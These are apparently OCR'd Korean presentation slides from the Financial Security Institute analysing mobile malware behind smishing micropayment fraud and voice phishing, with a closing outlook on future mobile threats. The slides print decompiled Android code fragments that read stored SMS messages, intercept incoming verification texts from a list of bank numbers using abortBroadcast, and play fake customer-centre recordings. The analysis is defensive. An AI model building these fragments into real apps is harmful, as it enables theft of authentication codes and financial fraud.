




스미싱 소액결제 (기능별 개요도)

금융보안원 FINANCIAL SECURITY INSTITUTE


[그림 48] 일반적인 스미싱 범죄 흐름 및 악성 앱의 기능별 개요도




스미싱 소액결제 (기능별 개요도)

금융보안원 FINANCIAL SECURITY INSTITUTE

[그림 48] 일반적인 스미싱 범죄 흐름 및 악성 앱의 기능별 개요도





스미싱 소액결제 (인증정보 탈취)

금융보안원 FINANCIAL SECURITY INSTITUTE

소액결제 사기를 위해 인증정보를 탈취

└ 수신된 문자 메시지에서 인증정보 탈취

[S51] 저장된 문자 메시지 데이터를 탈취

```
...
try {
    JSONObject jSONObject = new JSONObject();
    JSONArray jSONArray = new JSONArray();
    Cursor query = MyService.m3275a().getContentResolver().query(Uri.parse("content://sms/"),
new String[]{"_id", "address", "person", "body", "date", "type"}, (String) null, (String[])
null, "date desc limit 100");
    while (query.moveToNext()) {
        JSONObject jSONObject2 = new JSONObject();
        String string = query.getString(query.getColumnIndex("address"));
        String string2 = query.getString(query.getColumnIndexOrThrow("body"));
        String format = new SimpleDateFormat("yyyy-MM-dd
HH:mm:ss").format(Long.valueOf(query.getLong(query.getColumnIndex("date"))));
        StringBuilder sb = new StringBuilder();
        sb.append(query.getInt(query.getColumnIndex("type")));
```

스미싱 소액결제 (인증정보 탈취)

금융보안원 FINANCIAL SECURITY INSTITUTE

특정 전화번호에서 인증번호 수신

└ abortBroadcast API 호출

[S52] 특정 번호로 문자 메시지 수신 시 가로채어 공격자에게 전달

```
...
String[] telArr = {"15880184", "16000523", "15990110", "15663355", "15665701", "15880184",
"15990110", "15665701", "16001705", "15663357", "16000523", "15663355", "15997474",
"15663357", "15991552", "16008870", "15883810", "16443333", "15448881", "15445553",
"16443333", "16008870", "15663355", "15883810", "16001705", "16000523", "16441006",
...
"15771006", "15663357", "16001522", "15885188", "15883610", "15885984", "15885412",
"16449999", "15992583", "15885180", "15992583", "16004748", "15995612", "0000", "15663003",
"114", "15448278", "16001522", "15994006", "15995612", "15994018", "15884640", "16001522",
"025587288", "18994134", "15448278", "15887701", "15773321", "15772111", "15445553"};
...
if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED"))) {
    abortBroadcast();
    Bundle extras = intent.getExtras();
```


보이스피싱 사기

금융보안원 FINANCIAL SECURITY INSTITUTE

보이스피싱 사기

- Voice Phishing (Voice + Private Data)
- 2011년 - 2019년 2조 5천억원의 누적 피해금액

[그림 49] 2017~2019년간의 보이스피싱 발생건수와 피해액




지료: 경찰청

보이스피싱 사기 (기능별 개요도)


금융보안원 FINANCIAL SECURITY INSTITUTE

[그림 50] 일반적인 보이스피싱 범죄 흐름 및 악성 앱의 기능별 개요도



보이스피싱 사기 (기본 전화앱 변경)


금융보안원
FINANCIAL SECURITY INSTITUTE



보이스피싱 사기 (고객센터 안내 음성 데이터)

금융보안원 FINANCIAL SECURITY INSTITUTE

[그림 53] 국내 금융회사, 저축은행, 신용대출 및 경찰(112, 182) 등 60여 개의 전화 안내 음성을 녹음한 파일 목록



보이스피싱 사기 (고객센터 안내 음성 데이터)

금융보안원
FINANCIAL SECURITY INSTITUTE

전화 수신/발신 번호 매칭 확인

└ 관련 고객센터 안내 음성 데이터 재생

```
if (str.equals("15881599") || str.equals("15771599") || str.equals("18116100") ||
str.equals("0221466688")) {
    return [redacted].mp3";
}
if (str.equals("15446700") || str.equals("0215446700")) {
    return [redacted].mp3";
}
if (str.equals("15883570") || str.equals("0215883570")) {
    return [redacted].mp3";
}
```

예상되는 위협 전망

- 개발자 PC 및 사용자 모바일 기기 환경
- 공격자 환경
- 모바일 운영체제 환경


- 모바일 악성코드 및 피싱
- 딥페이크 및 딥보이스 이용

예상되는 모바일 위협

금융보안원 FINANCIAL SECURITY INSTITUTE

3가지 환경을 고려한 미래 모바일 악성코드 공격 전망

└ ① 개발자 PC 및 사용자 모바일 기기 환경 ② 공격자 환경 ③ 모바일 운영체제 환경




개발자 PC 및 사용자 모바일 기기 환경

금융보안원 FINANCIAL SECURITY INSTITUTE

개발자 PC 및 사용자 모바일 기기 환경

└ 개발자를 대상으로 악성코드 감염 및 모바일 앱 소스코드에 악성코드 추가 (대구버스 앱 사례 등)




I MacAfee :: https://www.mcafee.com/blogs/other-blogs/mcafee-labs/malbus-popular-south-korean-bus-app-series-in-google-play-found-dropping-malwareafter-5-years-of-development/

개발자 PC 및 사용자 모바일 기기 환경

금융보안원
FINANCIAL SECURITY INSTITUTE

자동완성 정보 탈취를 위한 피싱 페이지 증가

- 계정 정보는 도메인+인증서 검증
- 카드 정보는 사전 약속된 입력 폼만 일치하면 반응

